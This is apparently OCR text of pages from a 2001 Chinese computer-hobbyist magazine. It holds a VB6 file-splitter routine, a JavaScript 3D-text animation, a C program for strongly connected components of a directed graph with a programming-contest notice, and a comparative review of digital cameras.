
```
Public Function SplitIT(SFile As String, SplitSIZE As Long, Oname As String) As Boolean
'定义分割文件函数,该函数返回一逻辑值,true代表成功,false代表失败
    Dim SaveName As String, SAVEn As String, SAVEm As String, iH As Integer, iM As Integer
    Dim fnum As Integer, fnum1 As Integer, myBAT As String
    '文件通道变量和自动组装批处理文件字符串变量
    SplitIT = True '如果下面没有错误,返回真值
    On Error GoTo CleanUp '拦截错误
    Dim COUNTit As Long, Loopit As Long, FilesLen As Long
   '定义过程所需变量
    FilesLen = FileLen(SFile)
   '得到被分割文件大小
    If FilesLen <= SplitSIZE + 1 Then
       SplitIT = False
            MsgBox "被分割文件大小小于分割后文件大小,请重新设置!", vbExclamation + vbOKOnly
        Exit Function
    End If '如果被分割文件小于分割后文件,退出过程
    fnum = FreeFile '返回第一个空闲通道用来读取
    Open SFile For Binary As fnum
   '用二进制方式打开被分割文件
        If CInt(FilesLen / SplitSIZE) >= _
        FilesLen / SplitSIZE Or CInt(FilesLen / SplitSIZE) _
        = FilesLen / SplitSIZE Then
            COUNTit = CInt(FilesLen _
            / SplitSIZE)
        Else
            COUNTit = CInt(FilesLen / _
            SplitSIZE) + 1
        End If
    '精确计算文件将被分割的个数
     '分割后生成文件的个数是被分割文件长度除以分割后文件长度,如果有余数就增加一个个数
       myBAT = "COPY/B" & Chr(32)
    '自动组装批处理文件的第一部分
    For Loopit = 1 To COUNTit
     '这个循环用来将文件分割,并且生成分割后的文件
        SaveName = Oname & "." & Format(-1 + Loopit, "00#")
         '生成文件名是分割后文件保存路径+被分割名称+序号
         For iH = Len(SaveName) To 1 Step -1
               If Mid(SaveName, iH, 1) = "\" Then
                  SAVEn = Right(SaveName, Len(SaveName) - iH)
                Exit For
               End If
         Next
        '获得被组装的文件名称——去除路径信息
        If Loopit < COUNTit Then '如果不是最后一次循环
             ReDim myGO(1 To SplitSIZE)
            ' 重新分配大小等于分割尺寸的内存数组
                  Get #fnum, , myGO
              '读取等于分割大小的二进制数据到内存数组
            myBAT = myBAT & SAVEn & "/B+"
             '写入相应的自动组装批处理文件
        Else '如果是最后一次循环
         For iM = Len(Oname) To 1 Step -1
             If Mid(Oname, iM, 1) = "\" Then
               SAVEm = Right(Oname, Len(Oname) - iM)
               Exit For
              End If
         Next
            '将分割后生成的文件名写入批处理文件
            myBAT = myBAT & SAVEn & "/B" & Chr(32) & SAVEm & "/B"
              ReDim myGO(1 To FilesLen - (COUNTit - 1) * SplitSIZE)
           '重新分配大小等于遗留长度的内存数组
                Get #fnum, , myGO
                Close #fnum '关闭读取文件通道
        End If
      '写入自动组装批处理文件内容
          '以二进制方式读取被分割文件内容
           fnum1 = FreeFile '得到第二个空闲通道用来写入
           Open SaveName For Binary As fnum1
               Put #fnum1, 1, myGO
          '用二进制方式写入分割后的文件
           Close #fnum1
           Frame1.Caption = "正在处理:" & SaveName & "  " & FormatPercent(Loopit / COUNTit)
          '显示简单的进度指示
           DoEvents
            '系统放权,使进度指示显示
     Next
    Open Oname & ".BAT" For Output As #fnum
         Print #fnum, myBAT
     Close #fnum
      '生成自动组装批处理文件
     MsgBox "提示信息:文件分割操作已经圆满完成!" & vbNewLine & _
       "合计生成" & COUNTit & "个分割文件;" & vbNewLine & "生成自动组装文件" _
          & Oname & ".BAT", vbOKOnly + vbExclamation
      '提示操作成功信息和操作信息
      Exit Function
CleanUp: '错误拦截过程
    MsgBox "飞鹰操作错误提示信息:" & Err.Description, vbOKOnly + vbExclamation
End Function

Private Sub Form_Unload(Cancel As Integer)
  End
End Sub
'代码结束
```

三、运行调试

好了,一个安全的文件分割软件编写完毕,从此你可以拥有自己的文件分割软件了。注意,本文代码中的text1是用来设置分割后的文件大小,为了节省篇幅,我没有进行检验(要知道太小的分割会造成太多的文件,如果你的文件名又太长的话,那么由于Windows命令的最长255字符的限制,批处理就无法正确运行)。函数FormatPercent函数只能在VB6中使用,它的作用是将一个表达式转化成百分数,如果你使用的是VB5,那么你必须采用其他的变通方法,其他代码全部通用。

本文代码在Windows98第二版、VB6中文企业版测试通过。



□青海　逆风飞扬

轻舞飞扬——网页动态三维文字

想不想让你主页上的文字具有三维动画的效果？在下发扬了一次DIY精神，研究出了用脚本制作虚拟三维文字的方法，其代码如下：

```
<html>
<head><title>三维文字</title></head>
<body bgcolor=black >
<br>
<p>三维特效<p>
<SCRIPT language=javascript >
Phrase="电脑爱好者"
Balises=""
Taille=40;
Midx=200;
Decal=0.5;
Nb=Phrase.length;
y=-10000;
for (x=0;x<Nb;x++){
  Balises=Balises + '<DIV Id=L' + x + ' STYLE="width:3;font-family: Courier New;font-weight:bold;position:absolute;top:40;left:50;z-index:0">' + Phrase.charAt(x) + '</DIV>'
}
document.write (Balises);
Time=window.setInterval("Alors()",10);
Alpha=5;
I_Alpha=0.05;

function Alors(){
        Alpha=Alpha-I_Alpha;
        for (x=0;x<Nb;x++){
                Alpha1=Alpha+Decal*x;
                Cosine=Math.cos(Alpha1);
                Ob=document.all("L"+x);
                Ob.style.posLeft=Midx+100*Math.sin(Alpha1)+50;
                Ob.style.zIndex=20*Cosine;
                Ob.style.fontSize=Taille+25*Cosine;
                Ob.style.color="rgb("+ (27+Cosine*80+50) + ","+ (127+Cosine*80+50) + ",40)";
        }
}
</SCRIPT>
</body>
</html>
```

将上述代码另存为.htm文件，然后用IE打开就可以了。怎么样？自己动手做一下吧！

魔法巫师V10 Beta

软件名称：魔法巫师 1.0 Beta

运行环境：Win9x/WinNT

软件作者：Worf（狼牙）

开发语言：Borland C++ Builder 4.0

发布形式：Open Source（源码开放）

作者主页：http://wolfteeth.yeah.net

作者邮件：wolfteeth@21cn.com

欢迎你到狼牙之无尽虚空来。此版本是狼牙继开发Mud哈哈0.4a后专为Mud巫师设计的客户端软件。本版本支持：

1.换肤功能，用户可随意使用自己喜欢的皮肤。

2.内建常用动作和Emote，完全鼠标搞定。

3.支持Code Insight技术，内嵌了Lpc语言常用的类型定义和标准函数声明。

4.支持数据类型的自动加亮和匹配。

5.支持书签定义，Ctrl+Shift+Number可定义书签，Ctrl+Number可快速跳转到书签。

6.内定数个模板，用户可非常方便地修改和使用自己的模板。

7.添加了一个老板键功能，可以小心地逃避老板的追捕了，呵呵。

看不顺眼的软件太多，**求人不如求自己。**
Just Do It Myself。我有，我可以。

呼，程序总算写完了。在短短的一个星期之内，连续使用两种不同的编辑软件（Delphi 5.0和C++ Builder 4.0）写同一个东西，这期间的曲折，说来真是话长。然而，却明显地让我看出了Delphi和BCB的区别，特别是Delphi在编译方面的速度是BCB所不能比的，差距大概在5倍吧！



呵呵，有点跑题了。最后，如果你发现了什么Bug或是有所建议，请第一时间告诉作者。最后，非常感谢我们可爱的青鸟同志，谢谢。

如何编程求有向图的强连通分支

□北京 罗光宣 任琼英

(一)问题

如果一个有向图中,取某一组顶点,满足:

(1)其中任意甲乙两点间,一定既可找到甲至乙的有向路径,又可找到乙至甲的有向路径;

(2)再向该组点增加其他任意一点,就不能保持任意两点间的双向连通性;

则称这一组点构成该有向图的一个强连通分支。




图 1

一般而言,一个有向图可由多个强连通分支组成。

例如,图1的有向图则由三个强连通分支:{v0,v1,v2},{v3,v4},{v5}组成 。

请编一程序,对任一有向图,求解出其每一个强连通分支。

(二)分析与算法设计

首先,给出一个结论:

结论1:强连通分支的点集是对原有向图顶点集的一个划分。即指:任意两个强连通分支没有共同的点;任意一点一定属于某一强连通分支。

2001年第6期我们已经讨论了强连通图的问题,可引出结论: 存在一个回路穿过的最大点集构成一个强连通分支。第6期已经给出了相应搜寻回路的函数程序,同时指出了编程的一个重要细节问题是对局部回路无限死循环的避免,在此基础上,利用递归函数穷尽所有回路,并将所有回路的点集都归入一个强连通分支即可;最后依次处理完每一个未归并点则完成任务。

这里给出另一个算法设计,该算法每一轮采用走过的边不再走的简单方法避免陷入局部死循环,再采用多轮递归完成对所有强连通分支点的穷尽:

(0)首先,初始化,置所有点为未标定强连通分支序号的点,得未标定点集A,取当前强连通标定序号为imk=1;

(1)任取一未标定点标记为imk类点;

(2)构成本轮第imk类强连通分支标定点集B^{imk};

(3)对imk标定点集B^{imk}中的每一个点,在有向图中进行搜寻,如果找到一条至该标定点集某点的一条通路或回路,则将该通路或回路上的所有点标定为该标定集之点,重复这一步骤,至完成对所有标定集点的搜寻为止。

(4)如未标定点集A非空,则imk=imk+1,转入(1);
否则算法结束。

(三)源程序

```
//罗光宣 任琼英 VC6.0
//2001年2月调试通过
#include <stdio.h>
#include <stdlib.h>
int n,m,**pd;  //n:有向图点数; m:处理过程中当前已处理点数; pd有向图邻接矩阵
int *vmk,imk;  //vmk[n]:点的归类类别; imk:当前处理的类别值

//该函数读有向图数据,并得到对应简单图的邻接矩阵
int rdata(char *fn)
{ FILE *fp;
  int i,j,m,v1,v2;
  if((fp=fopen(fn,"r"))==NULL)return(-1);
  fscanf(fp,"%d %d",&n,&m);
  if(n==0)return(-2);
  if((pd=(int **)malloc(n*sizeof(int *)))==NULL)return(-3);
  for(i=0;i<n;++i)if((pd[i]=(int *)malloc(n*sizeof(int)))==NULL)return(-4);
  for(i=0;i<n;++i)
   for(j=0;j<n;++j)
       pd[i][j]=0;

  for(i=0;i<m;++i)
  {  fscanf(fp,"%d %d",&v1,&v2);
     if(v1!=v2 || pd[v1][v2]==0)pd[v1][v2]=1;
  }
  return(1);
}

//该函数寻找从第i0点出发,且回到第imk类点的通路或回路,如找到将路径中点归入第imk类
//函数返回1值,找不到则返回-1值
int getpdc(int id)
{ int i;

  if(m>n)return(-1);

  for(i=0;i<n;++i)
     if(i!=id && pd[id][i]!=0)
      if(vmk[i]==imk)return(1);
        else if(vmk[i]==0)
        { pd[id][i]=0;
          vmk[i]=-imk;
          ++m;
          if(getpdc(i)>0){vmk[i]=-vmk[i];return(1);}
          else {pd[id][i]=1; vmk[i]=0; --m;}
        }
  return(-1);
}

void main(void)
{
 int i,j,*vh;
 if(rdata("input.dat")<0)//读有向图数据
 { printf("\n数据文件数据读入不正确!"); exit(1);}

 vmk=(int *)malloc(n*sizeof(int));
 vh =(int *)malloc(n*sizeof(int));
 for(i=0;i<n;++i)
 { vmk[i]=0;
   vh[i]=0;
 }

 imk=1;
```

```
 vmk[0]=imk;
 m=1;

 while(m<n)
  {
lin1:
    for(i=0;i<n;++i)//
      if(vmk[i]==imk && vh[i]==0)
            {vh[i]=1;
             getpdc(i);
             goto lin1;
            }

            if(m>=n)break;

     ++imk;
    for(i=0;i<n;++i)
             if(vmk[i]==0)
              {vmk[i]=imk; ++m; break;}
  }

 printf("\n该有向图划分为%d个强连通分支!",imk);
 for(i=1;i<=imk;++i)
            for(j=0,printf("\n第%d个强连通分支含的点有:",i);j<n;++j)
                      if(vmk[j]==i)printf("%d ",j);

 for(i=0;i<n;++i)free(pd[i]);
  free(pd);free(vmk);free(vh);
}
```

(四)运行实例

实例1

如图2所示的有向图则input.dat输入文件为:

8 10
0 1
1 2
2 5
5 4
4 3
3 0
6 4
6 1
6 7
7 6




图 2

程序运行结果则为:

该有向图划分为2个强连通分支!

第1个强连通分支含的点有:0 1 2 3 4 5

第2个强连通分支含的点有:6 7

实例2

如图3所示的有向图则input.dat输入文件为:

7 8
0 1
1 2
2 5
5 4
4 3
3 0
4 6
6 1




图 3

程序运行结果则为:

该有向图划分为1个强连通分支!

第1个强连通分支含的点有:0 1 2 3 4 5 6

实例3

如图4所示的有向图则input.dat输入文件为:

7 8
0 1
1 2
2 5
5 4
4 3
3 0
6 4
1 6




图 4

程序运行结果则为:

该有向图划分为1个强连通分支!

第1个强连通分支含的点有:0 1 2 3 4 5 6

2001年第6期擂台赛获奖名单

擂　　主:赵　刚(武汉)　李江平(西安)

优秀选手:李建平(北京)　任哲平(哈尔滨)　马长鸣(浙江)

甘晓刚(甘肃)　刘利胜(河南)　张红军(湖南)

本期评委:吴文虎　刘雅英　任琼英　罗光宣　陈虔

两位擂主将各获得全向极光二代Modem一个与100元奖金,优秀选手将获得本刊提供的软件光盘1张。

本期擂主的奖品由全向公司提供。

2001年第12期擂台赛题目

如何编程求有向图的弱连通分支

如果一个有向图中,取某一组顶点,满足:

(1)其中任意甲乙两点间,一定可找到甲至乙的有向路径或可找到乙至甲的有向路径(二者有其一);

(2)如再向该组点增加其他任意一点,就不能保持任意两点间的单向连通性;

则称这一组点构成该有向图的一个弱连通分支。

一般而言,一个有向图可含多个弱连通分支。

例如,上面的图1的有向图则由二个弱连通分支:{v0,v1,v2,v3,v4},{v5}组成。

再如图5所示的有向图,则含二个弱连通分支:{v0,v1}与{v1,v2}。




图 5

请编一程序,对任一有向图,给出其每一个弱连通分支。

参 赛 要 求

(1)要求有程序的简要说明,程序有较好的写作风格,适当的注释。

(2)非常欢迎将参赛程序通过软盘或E-mail:arena@cfan.com.cn寄来。

(3)本次擂台赛评奖日期为:2001年8月25日。

(4)来稿请寄:北京9615信箱《电脑爱好者》编辑部(擂台赛2001年第12期)收(100086)。



□北京　好玩工作室

你拍一，我拍一，六款相机玩到底

少爷除了算是个电脑烧包外，还是个摄影烧包。这次，他和孔明找乐的对象想必不说你也能猜到，对！就是夕日的贵族玩具——数码相机。之所以说数码相机是贵族的玩具，是因为它的价格曾经高得让人咋舌；之所以说数码相机是夕日贵族的玩具，是因为随着生产能力的提高及CCD制造等核心技术的成熟，这种产品的价格已经开始被普通家庭逐步接受，而且产品的性能将较以往有很大的提高。当然，很多行家都作出了预测：数码相机今年还会有较大的降价空间(一方面是随着产量的上升而使成本得到进一步压缩；另一方面是新东西出了，老型号必将降价)。综合这些让人心动的好消息，少爷决定和孔明一起测试一下几款主流品牌的数码相机。

目前划分市场上数码相机档次的首要标准，是感光核心部件CCD的像素级数。CCD的像素级数现阶段有三个档次：140万像素，220或210万像素，330万像素（具体型号的产品可能会有几万像素间的差别）。大多数对应产品的市场价格分别在3-4千元，4-6千元和6千元以上。当然，具体的价格还将因功能的多少、性能的强弱而有所差别，不过总体上价格已经开始向下松动。除CCD的像素级数外，液晶屏幕的大小、镜头是否带有变焦功能也是衡量数码相机档次的硬性指标。此外，作为数码相机最大的特色，与计算机的兼容性能也将反映一台数码相机总体水准的优劣。

值得在此一提的是数码相机所使用的存储介质。目前用于存储数码相机中图像数据的存储介质主要有机内内存、3.5寸软盘、 SM（SmartMedia）卡、CF（Compact Flash）卡、IBM迷你硬盘和SONY的记忆棒（MemoryStick）六种，其中除目前少量SONY老款机型仍使用3.5寸软盘外，以SM卡和CF卡作为存储介质的数码相机占有很大的市场份额。新款的SONY数码相机则一律采用记忆棒作为存储介质。而IBM的迷你硬盘，大小与CF卡相同，容量却可达数百兆，因此很有发展前景。此外，部分数码相机自身配有2-8兆机内内存，作为存储卡容量的补充。除某些型号的数码相机可兼容CF卡和IBM迷你硬盘外，各种存储介质卡（棒）之间的接入格式互不通用，所以在选购数码相机之前，你可一定要像比较耗材一样，将存储介质的格式及相关成本考虑周到。

在这次选择的数码相机中，涉及卡西欧（CASIO）、三星、SONY、理光（RICOH）、柯达、尼康（NIKON）六个主流品牌有代表性的产品。它们的零售参考价格在3580-6900元之间，并且除了SONY　DSC-S30和尼康（NIKON）-Coolpix 880外，其余产品均是6月中旬才开始投放中国市场的新款数码相机。大家一定很想知道它们究竟怎样吧？好，就让我们随着少爷和孔明先睹为快吧。



烧包找乐

详细内容请访问《电脑爱好者》网站http://www.cfan.net.cn和倚天硬件门户网站http://www.ITdoor.net
本次活动由《电脑爱好者》杂志社和倚天硬件门户网站联合评测

★粉墨登场★

卡西欧（CASIO）-QV3500EX　1号机



这是一款拥有330万像素级数的高档家用级数码相机。我们之所以在众多卡西欧的数码相机中选择它，是因为它可以兼容使用CF(Compact Flash)卡和IBM迷你硬盘，凭借这一点可以在拥有相对海量存储空间的同时，节省很多资金。此外，相关资料证明，这款机型在先期投放的美国市场上可圈可点。

操作感受

在使用过程中，烧包少爷和孔明发现这款机器镜头运动的噪声很小，镜头运动时，液晶屏中的画面过渡十分平滑。相比之下，液晶屏的亮度很高，即使在白天及外部光线充足时，屏幕显示仍旧清晰，层次分明。使用液晶屏边上的十字键调换菜单时发现，操控界面友好。烧包少爷和孔明认为，这款数码相机最为突出的可取之处在于它内置了十多种曝光模式模板（如拍摄花草、建筑、人物逆光时的曝光参数等），每个模板配有样片范例。使用时可以通过快门边上的BEST SHOT按键，调出这些模板范例进行套用。由于模板经过了专业的参数校正，令初学者不用微调参数，只要找到相关的样片范例，就能拍出专业级水准的相片。此外，在光学取景器边上，设有用于调整取景器的屈光旋钮，用于调节取景器的屈光度。这是其他几款相机所没有的。当这款数码相机与计算机连接后，数据的传送速度很快，附带的光盘里有更多的场景拍摄参数及图片范例。论及不足之处，这款相机主要表现在供电上。由于原机没有配备电源，所以只能使用4节5号电池来进行拍摄。可能是因为液晶屏耗电的缘



故，电池使用的时间要比其他几款机器明显短一些。此外，机身体积稍大，不便于放在口袋里。

画质点评（参看图片）

孔明用Word打了一整页1厘米见方的格子。通过拍摄经过变焦镜头拉近和放远后的格子，可以看出数码相机在拉近和广角处的镜头失真。其中广角端格子的失真为桶形；拉近端格子的失真为枕形。整页的格子是个长方形的整体，是否有梯形变形则反映了镜头的总体素质。

这款相机基本没有枕形失真，桶形失真也不太明显，稍有纵向的梯形失真，且主要反映在右下方的位置。证明这款相机的镜头比较均匀。

在微距拍照时，整体画面清晰，图像中段的表现非常理想，硬币上的字迹和硬币的质感再现自然。不过从CF卡上的文字可以看出，近端文字清晰而远端文字有点模糊。图像的紫边不太明显。紫边是在画面极端反差的区域内，明暗交界处所出现的紫色细边，这是由于CCD自身及算法的感光误差造成的。不过从另一个角度来说，紫边越细，也反应了数码相机成像的品质越好。

在拍人手时，可以看出图像画面的细节表现好，汗毛和皮肤的纹路清晰。不过，画面的总体色调偏白、冷。对比皮肤的肤色和质感，可以看出这款相机成像的综合性能不错。

夜景的拍摄光线明亮，层次清晰，地面的结构和纹路表现十分突出，不过要想取得优秀的夜间拍摄效果，必须采用模板夜景模式，否则画面就会像曝光不足似的黑很多。可见，模板参数对于这款相机的图像再现影响很大。

在白天拍摄的照片中，可以看出这款相机的色调表现不错，远景亭子的轮廓清晰，近处树叶的亮度好，层次感明显，地、天和云的质感都不错。这说明该相机在由近到无限远的范围内总体再现能力较高。当拉近时，画面中景物及周边树木绿色的层次丰富而不乱。拉远时画面总体的质感和细节表现好。在拍摄近景的花卉时，花的粉色明显，叶脉非常清晰，花瓣的质感突出，主体与背景层次也可以拉开。不过同拍夜景一样，使用模板模式拍出的效果，要明显优于使用自动模式拍出的效果。

综合评述

这款卡西欧（CASIO）-QV3500EX数码相机具有专业级的取像素质，可操控的功能强大而丰富，拍摄出的画面具有一定的水准。可以看作这是一款具有专业级味道而又具傻瓜化功能的数码相机。它与计算机的兼容性一般，但传输图像数据时速度较快。在外观和节电方面，此机稍显不足。适合于高档家用及普通专业性的用途。突出特点：兼容使用CF卡和IBM迷你硬盘，模板套用功能强。

三星 Digimax-210SE　　2号机



这是一款采用210万像素的数码相机，之所以选用它是因为它的售价只有3580元。加上它具有3倍光学及2倍数码变焦的能力，在这个价位上看，还是比较有吸引力的。

操作感受

在使用过程中，烧包少爷和孔明发现这款相机的按键设计得很浅，可以防止误操作。操控按键主要集中在机器的背部，液晶屏显示的菜单结构简单，通过几个键即可进行简单的操控，参数选择比较容易。机背左侧下方视频输出口、USB口及数字I/O口排列整齐，机背右侧的CF卡插槽设计得紧凑合理。支持电源供电及使用4节5号电池的供电模式。相比之下，同样使用4节5号电池，此款机器要比卡西欧（CASIO）-QV3500EX省电。该机在同计算机配合使用方面比较好，驱动程序安装简单，而且操作简便。不足之处主要表现在：镜头伸缩时运动的噪声大，液晶屏画面随镜头的伸缩、移动有微弱停滞现象，电源与机身的接头笨拙。

画质点评（参看图片）

这款相机的枕形失真比较明显，桶形失真一般，右侧要比左侧明显。这说明当镜头拉近时图像画面会产生一定的失真。当移动镜头时，可以感到CCD对于移动时的感光不平滑。

在微距拍照时，无明显特点。具有一定的表现力，但细节轮廓表现粗糙，画面总体不够清晰。不过紫边现象倒不明显。说明这款相机的镜头在微距时聚焦能力一般。

在拍人手时，肤色还原真实，基本没有明显的偏色现象，但细节表现相对平淡。

夜景的拍摄细节不可见，只有明亮的亮灯处是可见的，整体偏暗。少爷和孔明认为：此机不适于拍摄户外的夜景。

在白天户外拍摄的照片中，画面总体表现不错，细节轮廓表现一般。当镜头拉近时色调稍微有点偏蓝，说明该机对外界的总体光线强度有要求。当镜头拉远时，过渡中的层次表现不错。在拍摄近景的花卉时，色调显得素雅，细节表现较为清晰。花瓣的质感比较突出，主体与背景层次也可以拉开。看来外界光线的强弱，对该款数码相机的拍摄效果影响较大。而且该相机镜头中间区域内成像的效果，要明显优于边缘区域内的成像效果。

综合评述

作为一款经济型产品，这款三星Digimax-210SE拥有很好的性能价格比。操作也还算是简便，在同计算机配合使用时，比较方便。不足之处主要表现在：在画面轮廓细节的刻画上略显模糊。强光下拍摄效果不错，但光线相对弱时就差一些了。这主要是受镜头通光能力一般的影响。总的来讲，烧包少爷和孔明认为：虽然画质表现并不特别突出，但结合功能和价格的因素，这款相机还是物有所值的。



SONY DSC-S30 3号机



这是一款仅采用130万像素的数码相机，之所以选用它是因为这款相机在实际使用中，具有很明显的易用性，且所拍的图像效果并不明显弱于其他机种。

操作感受

同SONY的其他产品一样，这款SONY DSC-S30沿袭了SONY独特的设计和易用的风格。与其他几款数码相机不同，这款数码相机的液晶屏可以翻动或多角度随意转动，大大方便了自拍及多角度拍摄时的取景工作。随着液晶屏的翻转，屏中的图形可始终保持正方向。令烧包少爷和孔明吃惊的是，在镜头伸缩时，控制镜片移动的电机基本上没有什么噪声，看来这得益于日本精良的制造技术。除了这些，此款数码相机的电池是智能化的，它可以将剩余的电量换算成时间，显示在液晶屏上。其液晶屏的亮度也可以随着外界光线的强弱而作相应的调整。此外，这款相机在与计算机的兼容方面表现非常优秀。当向计算机传输数据时，通过自带程序，计算机可以非常容易地将数码相机识别成一个移动硬盘。同时，数码相机也可以当作拷贝记忆棒数据的工具。换言之，此时的SONY DSC-S30数码相机已经不单纯是一台数码相机了，而记忆棒中也可以存储其他格式的数据。相比之下，该机的不足之处主要表现在三个方面:一、价格相对较高;二、随机的记忆棒容量只有4兆，存储容量小;三、所用存储介质为记忆棒，目前价格较高。



画质点评（参看图片）

枕形失真较小，失真均匀，桶形失真有一点，梯形失真基本没有。这说明了该款相机的镜头制作得非常均匀，且品质较高。

在微距拍照时，整体画面有些偏暗，但细节表现很好，特别是硬币的质感及CF卡上的反光表现相当不错。此外，紫边的范围也很小，这说明该机使用的CCD虽然像素数不高，但其品质还是很有水准的。

在拍人手时，肤色还原发粉发白，细节表现一般。

夜景的拍摄细节同样不可见，只有明亮的亮灯处是可见的，整体偏暗。少爷和孔明认为:可能是因为机型相对老的缘故，此机不适于拍摄户外的夜景。

在白天户外拍摄的照片中，远景稍显模糊，中近处轮廓清晰，天与云的过渡不错，但云的质感一般。在拍摄白塔时，色彩的过渡及层次的表现都不错，周围建筑色彩的鲜艳度一般，中近处水的质感表现挺好。在拍摄近景的花卉时，没有用任何效果，花蕊的细节突出，花瓣的色彩正常，绿叶层次丰富，但整幅图像色调偏素雅。该机的镜头失真小，这从某种程度上提高了画面中物体轮廓的清晰程度，而CCD像素数量的不足，又限制了它对远景清晰程度的进一步的发挥。

综合评述

这款SONY DSC-S30数码相机有很多独到而实用的设计，的确令它鹤立鸡群。虽然从指标上看其硬性参数偏低，但在实际使用中觉得它还是不失水准的一款好机器。特别一提的是，在与计算机的兼容方面，少爷和孔明一致认为它具有其他五款机器所没有的方便性与扩展性。不足之处自然是价格偏高，附带记忆棒的容量小以及夜景拍摄方面的不足。



理光RICOH RDC-6000 4号机



这是一款采用214万像素的定焦数码相机。之所以选用它是因为这款相机是理光打算“重出江湖”的代表产品。与其他几款数码相机相比，它更注重傻瓜化及易用性方面的设计。

操作感受

刚从盒里拿出来，少爷就对这款数码相机爱不释手。它的机身设计简单、紧凑。与其他几款机器不同的是，它的液晶屏与光学取景器的位置是左右错开的。这样当你使用光学取景器拍照时，就不会将脸蹭在液晶屏上了。操控键的布局是对应菜单中选择按键的位置的，这样在选菜单时，操作非常直观。当镜头移动时，液晶屏画面变化非常流畅。别看是傻瓜化设计，可该机的光圈是可调的（2.8、4.0、6.5、13四档可调）。此外，该机还可以选配专用的遥控器用于自拍。由于使用了SM卡，因此机身可以做得比其他数码相机薄。在与计算机配合使用时，界面友好且安装方便。由于在机身功能转盘上设计了传输档，因此传送数据非常方便。该机的不足之处在于:镜头是定焦的，不能拉放;当切换光圈时，噪声大;没有镜头盖，镜头容易划伤。

画质点评（参看图片）

由于是定焦的相机，因此它只有广角状态下的桶形失真，这款机器的桶形失真较小，但存在一点梯形失真。总体表现尚可，失真主要集中在右下方，内弧比较明显。

可以看出：该机的镜头中间大部分区域及左侧和右上方基本没有明显的变形。

在微距拍照时，物体的质感表现不算突出，但物体的轮廓表现还是不错的，明暗交界处的紫边也不大。这说明CCD对强光的反映稳定，镜头的聚焦也比较令人满意。

在拍人手时，图像有些模糊且细节表现不好，总体色调偏黄、偏绿。说明这种定焦镜头的近距表现一般。

夜景的拍摄细节同样不可见，只有明亮的亮灯处是可见的，整体黑暗。

在白天户外拍摄的照片中，总体色调发冷、偏蓝，整体色彩表现一般，色调偏暗，细节和层次表现尚可。中段景物的过渡还可以，总体拍摄感觉比同类的2号机强。在拍摄近景的花卉时，由于是定焦相机，因此需要将相机摆得很近。所拍花卉的色彩具有一定的鲜艳度，层次有一定的过渡，细节轮廓稍有模糊。如果增加变焦功能，则近景的拍摄能力将会大大提高。

综合评述

该机小巧实用，功能按键少而紧凑，主要功能都被集中在了机身的功能转盘上，而且菜单简洁明了。4档光圈的调节可以控制所拍相片的景深。整机充满了傻瓜化全自动的风格。属于画质尚可，但强调功能简单易用的机型，适合于非专业人士使用。它的不足之处在于近距离拍摄时，清晰度稍有下降；此外，镜头没有采用变焦设计。



柯达（Kodak）DX3500 5号机



这是一款采用220万像素的定焦数码相机。之所以选用它是因为这款相机采用了一项与众不同的基座设计。这种设计通过一个基座把数码相机与计算机相连接。只要预先将基座与计算机设置完毕，然后把数码相机放在基座上，按一下基座上的按键即可完成数据传送的任务。平时可将数码相机放在基座上进行充电，使用时把相机取下当作一般的傻瓜相机即可。令少爷和孔明得意的是：这款6月中旬在中国市场面市的机器，测试时中国只有3台。

操作感受

机身上设计的按键很少，液晶屏中的菜单也很简单。打开镜头盖即自动开机。镜头边上有近景和普通格式的切换开关。自带8兆内存，同时还可以使用插入的CF卡，菜单支持中文。与计算机的连接极为简单，软件的兼容性很好，机器在系统中会被自动当作活动硬盘来处理（这一点类似SONY DSC-S30），随机配的说明书很简单，但除驱动外，还配有一张使用手册光盘，编得非常好。基座上只有一个按键，可以完成快速传送数据、快速充电和将照片进行E-mail发送及快速打印的任务。传送照片时速度很快。不足之处在于：镜头是定焦的；外型略显臃肿且功能相对简单。

画质点评（参看图片）

由于是定焦相机，因此它只有广角状态下的桶形失真，桶形失真一般，失真的量度比较均匀，右侧较左侧弧度突出。说明该机的镜头具有一定的品质。

在微距拍照时，这款相机画面模糊，只能识别出物体，质感模糊。看来它拍微距有点勉强。


在拍人手时，细节表现不错。总体色调稍微有点发白偏淡。该机在拍照微距和近距时的表现与4号机正好相反，看来这个档次的定焦机器，目前仍要在性能上作出一些妥协。

夜景的拍摄一般，比2、3号机好一点，但总体仍发黑。

在白天户外拍摄的照片中，天的过渡表现好，水的质感表现不错，色调中性微偏蓝。整幅图像的细节尚可，色彩的鲜艳程度及色彩的层次再现相当不错。在拍摄近景的花卉时，虽然花蕊的细节有点模糊，但整个色彩的层次非常丰富，叶脉的细节再现不错，艳丽感强。相对而言，总体成像上周边清晰而中间部分稍有一点虚。

综合评述

从功能上讲，该机强调傻瓜化和自动化，并非常注重与计算机连接使用时的兼容性能。在图像的再现上，色彩的还原能力要优于对细节轮廓的再现。虽然也走画质尚可、强调功能简单易用的设计风格，但在软件的调配上下的功夫要明显多于硬件自身。虽然微距和夜景拍摄不太理想，但普通的定焦拍摄，效果还是相当不错的。此款相机适用于非专业用户，特别是不懂计算机的家庭。



